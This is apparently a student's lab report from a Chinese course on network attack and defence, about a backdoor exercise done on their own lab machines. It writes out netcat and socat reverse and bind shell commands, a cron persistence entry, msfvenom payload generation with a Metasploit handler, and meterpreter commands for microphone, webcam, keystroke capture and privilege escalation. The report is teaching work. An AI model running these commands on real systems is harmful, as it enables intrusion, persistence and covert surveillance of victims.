
2018-2019-2 网络对抗技术 20165301 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165301 Exp2 后门原理与实践
实验内容
(1)使用netcat获取主机操作Shell,cron启动
(2)使用socat获取主机操作Shell, 任务计划启动
(3)使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
(4)使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
(5)可选加分内容:使用MSF生成shellcode,注入到实践1中的pwn1中,获取反弹连接Shell(1分)加分内容一并写入本实验报告。
- 常用后门工具
- netcat
- Win获得Linux Shell
- Linux获得Win Shell
- Meterpreter
- netcat
基础问题回答
- (1)例举你能想到的一个后门进入到你系统中的可能方式?
- 通过浏览网页而不知不觉中自动下载的程序,像木马那样。
- (2)例举你知道的后门如何启动起来(win及linux)的方式?
- win通过修改注册表、设置为开机自启动;linux通过cron启动
- (3)Meterpreter有哪些给你映像深刻的功能?
- 可以获取被控主机的摄像头权限,查询你的击键内容。
- (4)如何发现自己有系统有没有被安装后门?
- 查看任务计划程序、开机自启动项、注册表项中是否有可疑程序;使用防火墙、杀毒软件。定期对电脑进行安全扫描。
- (1)例举你能想到的一个后门进入到你系统中的可能方式?
实践过程记录
实验前期准备
netcat:Windows获得Linux Shell
- 使用
ipconfig查看win7网络地址 - 使用
ncat.exe程序监听本机的5301端口ncat.exe -l -p 5301 - 在Kali环境下,使用
nc 192.168.1.192 5301 -e /bin/sh成功获得Kali的shell,如下图所示

Linux获得Windows Shell
- 在kali中使用
ifconfig查看IP,打开监听nc -l -p 5301 - 在Windows中反弹连接kali,
ncat.exe -e cmd.exe 192.168.216.130 5301 - kali成功获得Windows的命令提示

使用nc传输数据
- Windows下监听``5301
端口,ncat.exe -l 5301``` - kali反弹连接到Windows的
5301端口,nc 192.168.1.192 5301``` - 连接建立成功,双方可以相互传输数据

任务一:使用netcat获取主机操作Shell,cron启动
在Windows系统下,监听
5301端口在Kali环境下,用
crontab -e指令编辑一条定时任务,(crontab指令增加一条定时任务,"-e"表示编辑)选择编辑器时选择3(第一次会提示选择编辑器,以后就不会提示了);在最后一行添加
01 * * * * /bin/netcat 169.254.175.85 5318 -e /bin/sh,意思是在每个小时的第1分钟反向连接Windows主机的5301端口


- 当时间到达时,win成功获取linux的shell
任务二:使用socat获取主机操作Shell, 任务计划启动

在Wiondws中搜索计算机管理,在弹出的窗口点击创建任务,填写任务名
exp2,在任务栏下选择socat.exe的路径,然后在参数栏填写tcp-listen:5301 exec:cmd.exe,pty,stderr后,点击确定。在列表中右键选中刚刚创建的任务,点击运行。

windows+l,锁定计算机,再启动已创建的任务。在linux的终端输入socket - tcp:192.168.1.192:5301,此时可以发现已经成功获得了一个cmd shell
任务三:使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
在Kali上执行指令
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.216.130 LPORT=5301 -f exe > 20165301_backdoor.exe,注意这里的IP地址为控制端IP,即LinuxIP,可见已经生成了后门程序“20165301_backdoor.exe”

在Windows下执行

ncat.exe -l 5301 > 20165301_backdoor.exe,这样被控主机就进入了接收文件模式
在Linux中执行
nc 172.20.10.3 5301 < 20165301_backdoor.exe,注意这里的IP为被控主机IP,即WindowsIP,文件传输成功

在Kali上使用
msfconsole指令进入msf控制台

输入
use exploit/multi/handler使用监听模块,设置payloadset payload windows/meterpreter/reverse_tcp,使用和生成后门程序时相同的payloadset LHOST 192.168.216.130,这里用的是LinuxIP,和生成后门程序时指定的IP相同set LPORT 5301,同样要使用相同的端口输入
show options,输入exploit

运行Windows下的后门程序

此时Kali上已经获得了Windows主机的连接,并且得到了远程控制的shell

任务四:使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
使用
record_mic指令可以截获一段音频

使用
webcam_snap指令可以使用摄像头进行拍照

使用
keyscan_start指令开始记录下击键的过程,使用keyscan_dump指令读取击键的记录

使用
screenshot指令可以进行截屏

先使用
getuid令查看当前用户,使用etsystem指令进行提权

- 实验总结与体会
- 本次实验室一次非常有趣的实验。在实践过程中我学会和如何运用ncat、socat进行攻击。在实验过程中我遇到的最严重的问题是在实验三中。最终生成的.exe程序无法运行,经过反复尝试,关闭了防火墙、杀毒软件,搞清楚输入谁的ip地址后,终于成功了。在攻击成功之后,也是我深刻地认识到了保护好计算机安全的重要性。
2018-2019-2 网络对抗技术 20165301 Exp2 后门原理与实践的更多相关文章
- 2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践 实验内容(概要): (1)使用netcat获取主机Shell,cron启动 首先两个电脑(虚拟机)都得有netcat, ...
- 2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践 1. 后门原理与实践实验说明及预备知识 一.实验说明 任务一:使用netcat获取主机操作Shell,cron启动 ( ...
- 2018-2019-2 20165237《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165237<网络对抗技术>Exp2 后门原理与实践 一.实践目标 使用netcat获取主机操作Shell,cron启动 使用socat获取主机操作Shell, ...
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践 - 实验任务 (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用socat获取主 ...
- 2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践 一.实验要求 (3.5分) (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用soc ...
- 2018-2019-2 20165235《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165235<网络对抗技术>Exp2 后门原理与实践 实验内容 1.使用netcat获取主机操作Shell,cron启动 2.使用socat获取主机操作Shel ...
- 2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践 后门的基本概念 常用后门工具 netcat Win获得Linux Shell Linux获得Win Shell Met ...
- 2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践
